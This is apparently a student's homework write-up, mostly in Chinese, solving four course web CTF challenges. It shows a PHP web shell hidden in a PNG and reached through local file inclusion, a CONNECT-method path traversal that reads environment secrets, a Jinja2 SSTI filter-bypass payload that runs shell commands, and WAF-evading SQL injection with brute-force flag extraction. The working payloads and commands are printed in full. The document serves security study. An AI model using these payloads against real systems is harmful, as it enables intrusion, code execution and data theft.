

# HW2 Writeup


R10922043 黃政瑋

CTF account: cwhuang1937

## 1. Imgura

### (1) 檢查網頁

一開始先用 F12 仔細檢查網頁，發現什麼都沒有，接著在 **DotGit** 發現有.git 洩漏的資料，接著用 **scrabble** 這個 tool 來還原 source code。



```
$ ./scrabble https://imgura.chal.h4ck3r.quest/  
Initialized empty Git repository in /mnt/c/Users/aqwef/我的雲端硬碟/NT  
it/  
parseCommit 14e062126fdc13dad4ca941a36a9a82eb6a8ca68  
downloadBlob 14e062126fdc13dad4ca941a36a9a82eb6a8ca68  
parseTree 299f61b894f4b3e84f270c6961e050dd5bd648aa  
downloadBlob 299f61b894f4b3e84f270c6961e050dd5bd648aa  
downloadBlob 51858600e5072e36d879c624ae84774a0875ee9d
```

### (2) 查看 git log

接著用 git log 發現最新的 commit 上面有將 dev page 刪除，因此用

git reset 來還原到前次的 commit，可以發現多了一個 **dev\_test\_page**

的資料夾。

```
commit 14e062126fdc13dad4ca941a36a9a82eb6a8ca68 (HEAD -> master)
Author: splitline <tbsthitiw@gmail.com>
Date: Sun Oct 24 01:28:51 2021 +0800

    delete dev page.

commit c7fdc1d4948f920604f2bb069dbddf0d3e03d923
Author: splitline <tbsthitiw@gmail.com>
Date: Sun Oct 24 01:27:53 2021 +0800

    First commit ow0
(END)
```

```
# cwhuang @ DESKTOP-AGI4V2V in /mnt/c/Users/aqwef/我的雲
master x [0:36:13]
$ git reset --hard c7fd
HEAD is now at c7fdc1d First commit ow0
```

(3) 查看 [https://imgura.chal.h4ck3r.quest/dev\\_test\\_page/](https://imgura.chal.h4ck3r.quest/dev_test_page/)

可以發現這個網頁有上傳照片的功能，接著再看 index.php，發現這邊

有 include 的程式碼，故可以試著從 LFI 下手。

(4) 查看 upload.php

首先先上網下載一張小於 512x512 的.png，接著看程式碼會發現檔案

的第一個 extension 會被檢查是否符合要求，因此這邊試著將

extension 改成.png.php 上傳，仍是可以上傳成功。

(5) 製作含有木馬的照片

這邊用 pixload 中 png.pl 來製作出我們所需的.png 檔，並塞入一句

話木馬(這邊用<?=代替<?php echo 來躲過偵測)，接著上傳到網站。

```
# cwhuang @ DESKTOP-AGI4V2V in /mnt/c/Users/aqwef/我的雲端硬碟/NTU/碩一上/計算
[0:59:29] C:1
$ ./png.pl -payload '<?= system($_GET['cmd']) ?>' -output ../exploit.png.php
[>] PNG Payload Creator/Injector |<|

https://github.com/chinarulezzz/pixload

[>] Generating output file
[✓] File saved to: ../exploit.png.php

[>] Injecting payload into ../exploit.png.php

[+] Chunk size: 13
00000000 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 |.PNG.....IHDR|
00000010 00 00 00 20 00 00 00 20 08 02 00 00 00 fc 18 ed |... ..|
00000020 a3 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e |....pHYs.....|
00000030 c4 01 95 2b 0e 1b 00 00 00 19 49 44 41 54 48 89 |...+.....IDATH.|
00000040 ed c1 31 01 00 00 00 c2 a0 f5 4f ed 61 0d a0 00 |..1.....0.a...|
00000050 00 00 6e 0c 20 00 01 c8 a2 88 fe 00 00 00 00 49 |..n. ....I|
00000060 45 4e 44 ae 42 60 82 00 00 00 00 00 00 00 00 |END.B`.....|
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
*
000000c0 00 19 50 55 6e 4b 3c 3f 3d 20 73 79 73 74 65 6d |..PUnK<?= system|
000000d0 28 24 5f 47 45 54 5b 63 6d 64 5d 29 20 3f 3e ea |($_GET[cmd]) ?>.|
000000e0 50 a4 c7 00 49 45 4e 44 00 00 00 00 00 00 00 |P...IEND|
000000e8

< > ↻ imgura.chal.h4ck3r.quest/dev_test_page/images/c456532a_exploit.png.php
應用程式 應用 社交 工具 遊戲 音樂 電影 書籍 新聞 體育 旅遊 購物 教育 健康 金融 法律 科技 藝術 時尚 汽車 房地產 保險 醫療 餐飲 娛樂 體育 旅遊 購物 教育 健康 金融 法律 科技 藝術 時尚 汽車 房地產 保險 醫療 餐飲 娛樂
◆PNG IHDR◆◆◆pHYs◆◆◆+IDATH◆◆◆1 ◆O◆a◆n 8◆◆◆IEND◆B`◆PUnK◆P◆◆IEND
```

## (6) 用 command 去拿 flag

接著將上面上傳成功的網址，放到首頁的?page=後面，並將.php 拿掉

即可執行 shellcode，回到根目錄後即可 print 出 flag。

```
imgura.chal.h4ck3r.quest/dev_test_page/?page=images/c456532a_exploit.png&cmd=cd%20/%20%20cat%20this_is_flagggggg

Imgura

◆PNG IHDR◆◆◆pHYs◆◆◆+IDATH◆◆◆1 ◆O◆a◆n 8◆◆◆IEND◆B`◆PUnK◆FLAG[ImaurAAAAAA]FLAG[ImaurAAAAAA]◆P◆◆IEND
```

Reference:

Pixload 用法: <https://github.com/chinarulezzz/pixload>

## 2. DVD Screensaver

### (1) 分析題目

根據 source code，可以發現真正的 flag 藏在 db 中某個 user 的底下，但在/login 這個底下，只允許輸入字母與數字，故判斷無法從這個 path 做 SQL injection。接著發現在/並沒有對 username 擋任何符號，故這邊可以利用 cookies 當作跳板，跳過登入的部分，並將我們的 injection 塞入到 cookies 中的 username，使得進入/這個 path 時即會拿我們塞過資料的 username 來做 query。

### (2) 找出 SECRET\_KEY

要來自製 cookies 前，需要先拿到這題的 SECRET\_KEY，才能簽我們之後要繞過登入的 cookies。仔細觀察 source code 會發現在/static 這邊有讀檔的動作，因此從這個 path 開始下手。但試了幾次/static/..相關的 path 會發現，每次傳進去給 Handler 都會先被轉換過，因此/static/..並無法走我們要讀檔的 path，接著參考題目給的 doc，可以發現用 CONNECT method 即可成功照我們要的進入/static 這個 path，然後用 curl 到/proc/self/environ 即可拿到環境變數。(這邊須注意加上—path-as-is，否則 curl 一樣會將我們傳入的 url 做轉換，而

無法進入/static 這個 path。

```
# cwhuang @ DESKTOP-AGI4V2V in /mnt/c/Users/aqwef/我的雲端硬碟/NTU/碩一上/計算機安全 [1:38:49]
# curl --path-as-is -X CONNECT http://dvd.chal.h4ck3r.quest:10001/static/././proc/self/environ --output -
PATH=/go/bin:/usr/local/go/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/sbin:/binHOSTNAME=9ad75fc686b9SECRET_KEY
EV=d2988c1de1cd896d98f09df7df67e1d4GOLANG_VERSION=1.17.2GOPATH=/goHOME=/root
```

### func (\*ServeMux) Handler

```
func (mux *ServeMux) Handler(r *Request) (h Handler, pattern string)
```

Handler returns the handler to use for the given request, consulting `r.Method`, `r.Host`, and `r.URLPath`. It always returns a non-nil handler. If the path is not in its canonical form, the handler will be an internally-generated handler that redirects to the canonical path. If the host contains a port, it is ignored when matching handlers.

The path and host are used unchanged for CONNECT requests.

Handler also returns the registered pattern that matches the request or, in the case of internally-generated redirects, the pattern that will match after following the redirect.

If there is no registered handler that applies to the request, Handler returns a “page not found” handler and an empty pattern.

### (3) 自製 cookies 後做 SQL injection

這時回到 source code 給的 app.go，首先將上個步驟拿到的


SECRET\_KEY 放進去，接著將/login 那邊的判斷式與 query 的動作都

註解掉，並在 local 這邊執行起來，此時這邊不管輸入什麼都能成功登

入並產生出一組 cookies。接著開始嘗試各種 SQL injection 的登入帳

號，拿登入後產生出的 cookies 去 curl，最終即可找到 flag。

(SQL injection: 這邊用 **LIKE** 這個模糊搜尋的指令來找到 flag。)



```
# cwhuang @ DESKTOP-AGI4V2V in /mnt/c/Users/aqwef/我的雲端硬碟/NTU/碩一上/計算機安全 [1:50:00]
$ curl http://dvd.chal.h4ck3r.quest:10001/ -i -X GET -b "session=MTYzNjA0ODA4MnxEdi1CQkFFQ180SUFBUkFCRUFBQVBFLUNBQUVHYzNSeWFXNW5EQW9BQ0hWeLpYSnVZVzFsQm50MGNTbHVad3dmQUIwbk1FOVNJR1pzWVdjZ1RFbExSU0FuS1VaTVFVZDdKU2NnVDFJZ0p3PT18w7vtJVubml9OD90C4fMRuHGvAOZq4U_YF990IOFwDjQ="
HTTP/1.1 200 OK
Date: Thu, 04 Nov 2021 17:50:43 GMT
Content-Length: 737
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Hello</title>
  <link href='https://fonts.googleapis.com/css?family=Varela' rel='stylesheet' type='text/css'>
  <link rel="stylesheet" href="/static/main.css">
</head>

<body>
  <h1>Hi, VM4DPxctQcA </h1>
  <br>
  <marquee direction="down" behavior="alternate" scrolldelay="60" style="width:95vw; height:80vh;" truespeed>
    FLAG{WOW_I_am_the_real_flag____MEOWWWW}
  </marquee>
</body>
</html>
```

### 3. Double SSTI

#### (1) 分析題目

首先用 F12 找到/source 可以看 source code，發現這題需先拿到 secret 才能發 request 給對應的 path，並由 server 用 proxy 幫我們連到 target url。接著又發現這個網站是使用 handlebars 這個 template engine，於是上他的官網查語法。

#### (2) SSTI 拿 secret

在 handlebars 的官網可以用@data variables 來拿到特定的值，並搭配 build-in helper 的#each 可以將@root 底下的東西拿出來。

(@root 即 template 的 initial context)。Injection 後即成功拿到

key，接著將 url 導向

/2nd\_stage\_77777me0w\_me0w\_s3cr3t77777，proxy 即會幫我們導

向第二關。

@root

Initial context with which the template was executed.

```
payload.txt × test.html
HW2 > Double SSTI > payload.txt
1  {{#each @root}}
2  |   {{@index}}: {{this}}
3  {{/each}}
4
```

**Hello 0: {{#each @root}} {{@index}}: {{this}} {{/each}} 1:  
77777me0w\_me0w\_s3cr3t77777 ! SSTI me plz.**

### (3) SSTI 分析:

首先用 `{{"7"*7}}` 嘗試發現得到的是 7777777 而不是 49，可以確定這

邊 template engine 為 **Jinja2** 而不是 Twig。由於這邊沒有找到

source code，故不斷嘗試輸入來確定可以 injection 的 symbol 有什

麼。發現 config、.(dot)、\_、[]皆會被 blacklist 擋掉，於是上網搜尋

Jinja2 SSTI bypass 相關的文章，發現只要用()，' ' | 這三個符號即可

做到 SSTI。

### (4) 變換 symbol 來 bypass

參考網路上的文章後，這邊將需要用到的 symbol 轉換皆列出來。

.(dot): 可以用|attr()來替換。

\_\_ : \x5f\x5f 來 encode 即可。

[]: 用.\_\_getitem\_\_來做到，而這個 function 再用上述的替換在變換一

次，.\_\_getitem\_\_ = >|attr('\x5f\x5fggetitem\x5f\x5f')()。

將以上的三種符號變換之後，即可成功 bypass，並 SSTI 拿到 flag。

Final payload:

```
{{ ()|attr('\x5f\x5fclass\x5f\x5f')|attr('\x5f\x5fbase\x5f\x5f')|attr('\x5f\x5fsubclasses\x5f\x5f')|attr('\x5f\x5fggetitem\x5f\x5f')(132)|attr('\x5f\x5finit\x5f\x5f')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fggetitem\x5f\x5f')('popen')('cat /y000*')|attr('read')() }}
```

**attr(obj, name)**

Get an attribute of an object. `foo|attr("bar")` works like `foo.bar` just that always an attribute is returned and items are not looked up.

Reference:

(1) Handlebars 官網: <https://handlebarsjs.com/>

(2) Jinja2 SSTI bypass 參考文章:

<https://medium.com/@nyomanpradipta120/jinja2-ssti-filter-bypasses-a8d3eb7b000f>

## 4. Log me in FINAL

(1) 分析題目

一開始試著查看 F12 與登入後，發現什麼東西都沒有，也沒有 cookies



被記錄。從助教的 hint 似乎要不斷地戳出 500 才能看到東西，因此這

邊不斷嘗試輸入各種特殊符號當作 input，最終用反斜線終於戳出

500，不過這邊只能看到 query 的語法，但是 `sqli_waf()`與

`addslashes()`做了什麼並無法知道。於是這邊再試著用 curl 只丟

username 的欄位進去，會發現在 `sqli_waf` 會噴 error，但無法看到

trackback 的 code，因此這邊用 **BurpSuite** 來丟一個不完整的

payload。即成功看到那兩個 function 的 source code 頁面。

```
NoMethodError: undefined method `gsub' for nil:NilClass
main.rb:7:in `sqli_waf'
main.rb:26:in `block (2 levels) in <main>'
main.rb:26:in `each'
main.rb:26:in `map'
main.rb:26:in `block in <main>'
```

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. An intercepted request is displayed in the 'Raw' view. The request is a POST to `/login` on the host `sqli.chal.h4ck3r.quest`. The body of the request is `username=`.

Request details:

- Method: POST
- URL: `/login`
- Host: `sqli.chal.h4ck3r.quest`
- Content-Length: 19
- Cache-Control: `max-age=0`
- Sec-Ch-Ua: `"Google Chrome";v="95", "Chromium";v="95", ";Not A Brand";v="99"`
- Sec-Ch-Ua-Mobile: `?0`
- Sec-Ch-Ua-Platform: `"Windows"`
- Upgrade-Insecure-Requests: 1
- Origin: `https://sqli.chal.h4ck3r.quest`
- Content-Type: `application/x-www-form-urlencoded`
- User-Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4639.128 Safari/537.36`
- Accept: `text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8`
- Sec-Fetch-Site: `same-origin`
- Sec-Fetch-Mode: `navigate`
- Sec-Fetch-User: `?1`
- Sec-Fetch-Dest: `document`
- Referer: `https://sqli.chal.h4ck3r.quest/`
- Accept-Encoding: `gzip, deflate`
- Accept-Language: `en-US,en;q=0.9,zh-TW;q=0.8,zh;q=0.7`
- Connection: `close`

Body:

```
username=
```

BACKTRACE (expand)

JUMP TO: GET POST

main.rb in addslashes

```
4. db = Mysql2::Client.new(host: 'mysql', username: 'root', password: 'pa55w0rd', database: 'db', reconnect: true)
5.
6. def sqli_waf (str)
7.   str.gsub(/union|select|where|and|or| |=/i, '')
8. end
9.
10. def addslashes (str)
11.   str.gsub(/['"]/, '\\\\\\0')
12. end
13.
14. get '/' do
15.   p %{}
16.   <h1>Log me in: Final</h1>
17.   <form method="POST" action="/login">
18.     <input type="text" name="username" placeholder="guest">
```

main.rb in block in <main>

```
20.     <button>Login</button>
21.   </form>
22. }
```

## (2) 分析 sqli\_waf 與 addslashes:

sqli\_waf:

keyword :中間加上空白即可繞過。

空白：則用 **/\*\*/** 繞過。

= : 用 **LIKE** 即可替代

addslashes:

由於 ' 與 " 都會被自動加上反斜線，因此這邊用 \ 繞過，使得 \ 被跳

脫出來成為 data 即可。而後續若需要用到 ' ' 時，則用 **CHAR()** 繞過

即可。

這邊以 \'||true# 實驗，是可成功登入的，確定可以 injection 後才往後

繼續測試。

## (3) 測試 user table 的欄位

```
\ ' /**/UNI ON /**/SEL ECT /**/1,2,3 /**/FROM /**/users#
```

從 1,2,3...不斷試，發現只有 3 不會噴 error(error based)，故 users 有

三個 column，而第三個 column 手動用二分法不斷地猜，猜出來是 uid。接著再搭配 LIKE 的模糊搜尋，來找看看當中有沒有什麼重要內容，於是在 password 找到了一個提示 FLAG(is\_in\_another\_table)，這邊都是用手動不斷的試，故這邊花了非常非常多的時間，於是決定後面的猜長度與猜字串皆自己寫 **python script** 來跑。

#### (4) 暴力跑 table name:

這邊用 LIMIT 手動測試出一共有 2 個 table，接著用自己寫的腳本先跑出 table name 的長度再跑出 table\_name(h3y\_here\_15\_the\_flag\_y0u\_w4nt,meow,flag)。這邊再參考助教的 github，可以用 error bases 的方式爆出 column name。

```
■ 爆Column
  ■ select 1,2,3 from users where (select * from (select * from users as a join users as b)as c);
    ■ ERROR 1060 (42S21): Duplicate column name 'id'
  ■ select 1,2,3 from users where (select * from (select * from users as a join users as b using(id))as c);
    ■ ERROR 1060 (42S21): Duplicate column name 'username'
```



**Mysql2::Error at /login**  
Duplicate column name 'i\_4m\_th3\_fl4g'  
file: client.rb location: \_query line: 131

#### (5) 暴力跑出 FLAG:

拿到 table name 與 column name 後，用前面的腳本改一下 payload 再搭配 LIKE 的模糊搜尋( %FLAG{% =>

CHAR(37,70,76,65,71,123,37))，即可成功暴力跑出 FLAG。

```
FLAG{!!!b00lean_bas3d_OR_err0r_based_s
FLAG{!!!b00lean_bas3d_OR_err0r_based_sq
FLAG{!!!b00lean_bas3d_OR_err0r_based_sql
FLAG{!!!b00lean_bas3d_OR_err0r_based_sqli
FLAG{!!!b00lean_bas3d_OR_err0r_based_sqli?
FLAG{!!!b00lean_bas3d_OR_err0r_based_sqli??
FLAG{!!!b00lean_bas3d_OR_err0r_based_sqli???
FLAG{!!!b00lean_bas3d_OR_err0r_based_sqli???}

# cwhuang @ DESKTOP-AGI4V2V in /mnt/c/Users/aqwef/我的雲端硬碟/NTU/碩一上/計算機安全/HW2/Log me in FINAL [12:43:54]
$ |
```

Reference:

助教大神的 github: <https://github.com/w181496/Web-CTF->

[Cheatsheet#sql-injection](#)